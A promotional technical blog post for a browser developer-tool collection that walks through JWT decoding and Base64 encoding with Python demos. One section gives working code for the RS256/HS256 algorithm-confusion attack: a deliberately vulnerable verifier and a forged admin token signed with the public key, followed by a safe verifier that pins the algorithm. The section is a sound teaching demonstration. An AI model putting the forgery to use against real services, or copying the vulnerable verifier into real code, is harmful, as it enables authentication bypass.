What is DevToolBox?
DevToolBox is a collection of 85+ developer tools that run entirely in your browser. No installation, no sign-up required.
This article goes beyond a simple tool list: we pick two of the technically richest tools — the JWT decoder and Base64 encoder/decoder — and actually verify in Python what happens under the hood. Is a JWT “encrypted”? Why does Base64 need = padding? How does URL-safe Base64 differ from standard Base64? These are things you don’t see just by clicking a tool.
Actually decoding a JWT’s structure
The header.payload.signature layout
A
JWT (JSON Web Token)
is a string made of three parts separated by .:
<Header>.<Payload>.<Signature>
- Header: JSON describing the signing algorithm (
alg) and token type (typ) - Payload: JSON with the actual claims (
sub,iat, and any custom key-value pairs) - Signature: a signature or MAC over the concatenated Header and Payload
Both the Header and Payload are nothing more than a JSON string run through Base64URL encoding. This is the most commonly misunderstood point: a JWT is not encryption. Anyone can decode the Header and Payload without any secret or private key — the contents are plain to see. Only the Signature is protected, and what it guarantees is that “the Payload has not been tampered with,” not that “the Payload’s contents are hidden.”
Verification: issue an HS256 token and read the payload with no secret
We generate a real JWT signed with HS256 (HMAC-SHA256), then confirm that the Header and Payload can be decoded without ever touching the signing secret.
import base64, json, hmac, hashlib

def b64url_encode(data: bytes) -> str:
    return base64.urlsafe_b64encode(data).decode().rstrip("=")

def b64url_decode(s: str) -> bytes:
    padding = "=" * (-len(s) % 4)
    return base64.urlsafe_b64decode(s + padding)

header = {"alg": "HS256", "typ": "JWT"}
payload = {"sub": "1234567890", "name": "Taro Yamada", "admin": True, "iat": 1752800000}
secret = b"my-super-secret-key"  # only the signer knows this shared key

header_b64 = b64url_encode(json.dumps(header, separators=(",", ":")).encode())
payload_b64 = b64url_encode(json.dumps(payload, separators=(",", ":")).encode())
signing_input = f"{header_b64}.{payload_b64}".encode()
signature = hmac.new(secret, signing_input, hashlib.sha256).digest()
sig_b64 = b64url_encode(signature)

jwt_token = f"{header_b64}.{payload_b64}.{sig_b64}"
print("JWT:", jwt_token)

# --- everything below never touches the secret; anyone can do this ---
parts = jwt_token.split(".")
decoded_header = json.loads(b64url_decode(parts[0]))
decoded_payload = json.loads(b64url_decode(parts[1]))
print("Decoded header :", decoded_header)
print("Decoded payload:", decoded_payload)
Actual output:
JWT: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IlRhcm8gWWFtYWRhIiwiYWRtaW4iOnRydWUsImlhdCI6MTc1MjgwMDAwMH0.dc0_QysBXj61aImxzt6fgqe4KldrdX8ogAJz-6z6QJA

Decoded header : {'alg': 'HS256', 'typ': 'JWT'}
Decoded payload: {'sub': '1234567890', 'name': 'Taro Yamada', 'admin': True, 'iat': 1752800000}
We never referenced the secret, yet the full Payload — including {"admin": true} — is fully readable. This is exactly why “never put sensitive data in a JWT payload” is a best practice: storing a JWT in localStorage or logging it verbatim exposes everything but the signature. You can confirm the same thing instantly in your browser with the
DevToolBox JWT Decoder
.
Edge case: the RS256/HS256 algorithm-confusion attack
A well-known class of JWT implementation bugs stems from trusting the alg header at face value. The classic alg: none attack (which disables signature verification entirely) is already covered in depth — including a full PyJWT implementation — in
OAuth 2.0 and OpenID Connect: The Mechanics of Authorization and Authentication
, which walks through JWT-based ID token verification. Here we cover a different, equally classic bug: the RS256→HS256 algorithm-confusion attack.
A server built to expect RS256 (RSA signatures) can get into trouble if its verification code is reused to “also accept HS256”:
- The server holds an RSA key pair and issues ID tokens with RS256 (signed with the private key, verified with the public key)
- The public key is intentionally published — e.g. via a JWKS endpoint — so anyone can fetch it
- If the verification code does something like
verify(token, key, algorithms=["RS256", "HS256"])and reuses the samekeyvariable as the HMAC shared secret wheneveralgis HS256… - …then an attacker who has no private key at all can simply use the public key’s raw bytes as the HMAC secret and sign their own
alg: HS256token.
We reproduce this attack in Python and compare a vulnerable verifier against a safe one.
import base64, json, hmac, hashlib
from cryptography.hazmat.primitives.asymmetric import rsa, padding
from cryptography.hazmat.primitives import hashes, serialization

def b64url_encode(data: bytes) -> str:
    return base64.urlsafe_b64encode(data).decode().rstrip("=")

def b64url_decode(s: str) -> bytes:
    return base64.urlsafe_b64decode(s + "=" * (-len(s) % 4))

# The server's real RSA key pair (private key stays on the server, public key is published)
private_key = rsa.generate_private_key(public_exponent=65537, key_size=2048)
public_key = private_key.public_key()
public_pem = public_key.public_bytes(
    encoding=serialization.Encoding.PEM,
    format=serialization.PublicFormat.SubjectPublicKeyInfo,
)

# A legitimate RS256 token (signed with the private key)
header_rs = {"alg": "RS256", "typ": "JWT"}
payload = {"sub": "user-42", "admin": False}
h_b64 = b64url_encode(json.dumps(header_rs, separators=(",", ":")).encode())
p_b64 = b64url_encode(json.dumps(payload, separators=(",", ":")).encode())
signing_input = f"{h_b64}.{p_b64}".encode()
rsa_sig = private_key.sign(signing_input, padding.PKCS1v15(), hashes.SHA256())
legit_token = f"{h_b64}.{p_b64}.{b64url_encode(rsa_sig)}"

# Vulnerable verifier: when alg=HS256, reuses the same key as an HMAC secret
def vulnerable_verify(token: str, key_material):
    h_b64, p_b64, s_b64 = token.split(".")
    header = json.loads(b64url_decode(h_b64))
    signing_input = f"{h_b64}.{p_b64}".encode()
    alg = header["alg"]
    if alg == "RS256":
        pub = serialization.load_pem_public_key(key_material)
        pub.verify(b64url_decode(s_b64), signing_input, padding.PKCS1v15(), hashes.SHA256())
    elif alg == "HS256":
        expected = hmac.new(key_material, signing_input, hashlib.sha256).digest()
        if not hmac.compare_digest(expected, b64url_decode(s_b64)):
            raise ValueError("bad HMAC signature")
    else:
        raise ValueError("unsupported alg")
    return json.loads(b64url_decode(p_b64))

print("verify(legit RS256 token) ->", vulnerable_verify(legit_token, public_pem))

# Attacker: has no private key, but signs an HS256 token using the PUBLIC key as the HMAC secret
forged_header = {"alg": "HS256", "typ": "JWT"}
forged_payload = {"sub": "user-42", "admin": True}
fh_b64 = b64url_encode(json.dumps(forged_header, separators=(",", ":")).encode())
fp_b64 = b64url_encode(json.dumps(forged_payload, separators=(",", ":")).encode())
forged_signing_input = f"{fh_b64}.{fp_b64}".encode()
forged_sig = hmac.new(public_pem, forged_signing_input, hashlib.sha256).digest()
forged_token = f"{fh_b64}.{fp_b64}.{b64url_encode(forged_sig)}"

print("verify(forged HS256 token) ->", vulnerable_verify(forged_token, public_pem))

# Safe verifier: the caller pins the allowed algorithm and never trusts the token's own claim
def safe_verify(token: str, public_key_material, allowed_algs=("RS256",)):
    h_b64, p_b64, s_b64 = token.split(".")
    header = json.loads(b64url_decode(h_b64))
    if header["alg"] not in allowed_algs:
        raise ValueError(f"algorithm {header['alg']!r} not permitted; expected one of {allowed_algs}")
    pub = serialization.load_pem_public_key(public_key_material)
    pub.verify(b64url_decode(s_b64), f"{h_b64}.{p_b64}".encode(), padding.PKCS1v15(), hashes.SHA256())
    return json.loads(b64url_decode(p_b64))

try:
    safe_verify(forged_token, public_pem, allowed_algs=("RS256",))
except Exception as e:
    print("safe_verify(forged token) -> raised:", type(e).__name__, e)
Actual output:
verify(legit RS256 token) -> {'sub': 'user-42', 'admin': False}
verify(forged HS256 token) -> {'sub': 'user-42', 'admin': True}
safe_verify(forged token) -> raised: ValueError algorithm 'HS256' not permitted; expected one of ('RS256',)
Without ever holding the private key, the attacker’s forged, admin: true token sails through vulnerable_verify. The root cause is letting the token’s own alg claim decide which verification path the server takes. safe_verify fixes this by having the server code pin the allowed algorithm and ignore the token’s alg claim — the forged token is rejected outright. Whether it’s alg: none or algorithm confusion, the underlying lesson is the same: alg is just a self-reported header field that an attacker fully controls.
Try it yourself with the DevToolBox JWT Decoder to inspect tokens, or the JWT Generator to issue HS256 tokens in your browser.
The bit-level mechanics of Base64
Packing 3 bytes into 4 characters

Base64 encodes arbitrary 8-bit binary data using only 64 printable characters. Since \(2^6 = 64\) , each Base64 character carries 6 bits. Bytes (8 bits) and characters (6 bits) only line up cleanly at their least common multiple — 24 bits, i.e. 3 bytes = 4 characters — which is why Base64 always processes input in groups of three bytes.
- Read 3 bytes (24 bits)
- Re-slice those 24 bits into four 6-bit groups (these boundaries do not line up with the original byte boundaries)
- Map each 6-bit value (0-63) through the alphabet table:
A-Z(0-25) →a-z(26-51) →0-9(52-61) →+(62) →/(63)
We verify this bit-by-bit in Python using the string "Man":
import base64

data = b"Man"
bits = "".join(f"{byte:08b}" for byte in data)
print("Input bytes:", list(data), "->", bits, f"({len(bits)} bits)")

sextets = [bits[i:i+6] for i in range(0, len(bits), 6)]
print("Re-sliced into 6-bit sextets:", sextets)

indices = [int(s, 2) for s in sextets]
print("Sextet values (0-63):", indices)

alphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
chars = [alphabet[i] for i in indices]
print("Mapped Base64 characters:", chars, "->", "".join(chars))

print("stdlib check:", base64.b64encode(data))
Actual output:
Input bytes: [77, 97, 110] -> 010011010110000101101110 (24 bits)
Re-sliced into 6-bit sextets: ['010011', '010110', '000101', '101110']
Sextet values (0-63): [19, 22, 5, 46]
Mapped Base64 characters: ['T', 'W', 'F', 'u'] -> TWFu
stdlib check: b'TWFu'
Our manual bit-slicing matches base64.b64encode’s output exactly. The figure below visualizes this bit-packing: notice how the byte boundaries (dashed lines) do not line up with the color-coded sextet boundaries.
Why padding (=) is necessary
When the input length isn’t a multiple of 3 bytes, the last group has fewer than 24 bits and can’t be split into whole 6-bit sextets. = padding exists to signal this shortfall.
import base64

for s in [b"M", b"Ma", b"Man"]:
    enc = base64.b64encode(s)
    print(f"{s!r} ({len(s)} bytes = {len(s)*8} bits) -> {enc.decode()}  (padding chars: {enc.decode().count('=')})")
Actual output:
b'M' (1 bytes = 8 bits) -> TQ==  (padding chars: 2)
b'Ma' (2 bytes = 16 bits) -> TWE=  (padding chars: 1)
b'Man' (3 bytes = 24 bits) -> TWFu  (padding chars: 0)
- A 1-byte (8-bit) input only fully fills the first sextet; the second sextet has just 2 real bits left, so those are zero-padded out to 6 bits for one output character, and the remaining two character slots are marked as absent with
== - A 2-byte (16-bit) input fills two full sextets; the third has only 4 real bits, zero-padded to 6 bits for one character, with the last slot marked
= - A 3-byte (24-bit) input divides evenly into 4 sextets, so no padding is needed
= tells the decoder “real data ends here; everything past this point in the group was zero-fill for alignment” — without it, the decoder cannot recover the original byte count.
Edge case: URL-safe Base64 (+/ vs -_)
The standard Base64 alphabet uses + for index 62 and / for index 63. Unfortunately those two characters have special meaning in URLs and file paths (+ can mean “space,” and / is a path separator). So whenever Base64 needs to be embedded in a URL or filename — which is exactly what every JWT segment is — URL-safe Base64 (RFC 4648 §5) replaces just indices 62 and 63 with - and _.
import base64

# bytes chosen so the sextet values land on indices 62 and 63
raw = bytes([0xFB, 0xFF, 0xBF])
print("Input bytes:", list(raw))
print("Standard Base64:", base64.b64encode(raw).decode())
print("URL-safe Base64:", base64.urlsafe_b64encode(raw).decode())
Actual output:
Input bytes: [251, 255, 191]
Standard Base64: +/+/
URL-safe Base64: -_-_
The same input bytes produce + and / under standard Base64, but - and _ under the URL-safe variant. Decoding is purely mechanical as long as you use the matching alphabet table, but mixing up the two encodings can silently corrupt a URL — a + may get decoded as a literal space, or a / may get misread as a path separator. This is exactly why every JWT segment uses Base64URL encoding rather than standard Base64.
To experiment yourself, try the DevToolBox Base64 Encoder/Decoder , the Image to Base64 converter for images, or URL Encode/Decode for URL-level encoding.
Tool Categories
Format & Beautify
JSON, SQL, XML, CSS, JavaScript, HTML formatters and minifiers. Markdown preview and SVG optimization included.
Encode & Decode
Base64, URL encoding, HTML entities, image-to-Base64, and more (the bit-level mechanics are covered above).
Text Processing
Regex tester, text diff, character counter, Markdown table generator, slug generator, and more. The internal workings of the regex engine (backtracking and ReDoS) are covered in depth in our Python regex guide .
Data Conversion
YAML↔JSON, CSV↔JSON, TOML↔JSON, JSON→TypeScript type generation.
Generators
Hash (MD5/SHA), UUID, password, QR code, color palette, placeholder images, favicon, and test data generators. The internals of SHA-256 and HMAC are covered with numerical experiments in SHA-256 and HMAC: Theory and Python Implementation .
CSS & Design
Gradient, Box Shadow, Flexbox playground, Grid, animation, and border-radius generators with live preview.
Developer Utilities
JWT decoder, Cron parser, chmod calculator, HTTP status codes, .gitignore generator, OGP preview, meta tag generator, and more. The JWT decoder’s inner workings are covered in depth above.
Key Features
- Free & No Registration - All tools work directly in your browser
- PWA Support - Install and use offline
- Bilingual - Japanese and English
- Privacy-First - All processing happens client-side
Summary
A JWT is not “encryption” but “Base64URL encoding plus a signature” — we confirmed with a real decode that the Payload is fully readable by anyone, and that only the signature protects against tampering. We also showed, by actually carrying out the attack in Python, that trusting the alg header enables not just the well-known alg: none attack but also an RS256/HS256 algorithm-confusion attack that forges a valid signature using nothing but the public key. For Base64, we verified the 3-byte-to-4-character bit packing, why = padding is required, and how the URL-safe variant swaps +/ for -_ — all checked against the standard library’s actual output.
Try DevToolBox today and bookmark it for your daily development workflow.
Related Posts
- OAuth 2.0 and OpenID Connect: The Mechanics of Authorization and Authentication
- Covers the
alg: noneattack, JWKS, andaud/issverification for JWT-based ID tokens with a full PyJWT implementation. - SHA-256 and HMAC: Theory and Python Implementation - Covers the SHA-256 and HMAC construction used by JWT’s HS256 signature and the hash generator tool.
- Python Regex Practical Guide
- Covers the
remodule and the internal backtracking/ReDoS behavior behind the regex tester. - CalcBox - Everyday Calculators | Pomodoro Timer
References
- RFC 7519: JSON Web Token (JWT)
- RFC 7515: JSON Web Signature (JWS)
- RFC 4648: The Base16, Base32, and Base64 Data Encodings
- OWASP JSON Web Token Cheat Sheet for Java
- covers
algvalidation and algorithm-confusion defenses - jwt.io - reference JWT decoder/verifier
- DevToolBox JWT Decoder
- DevToolBox Base64 Encoder/Decoder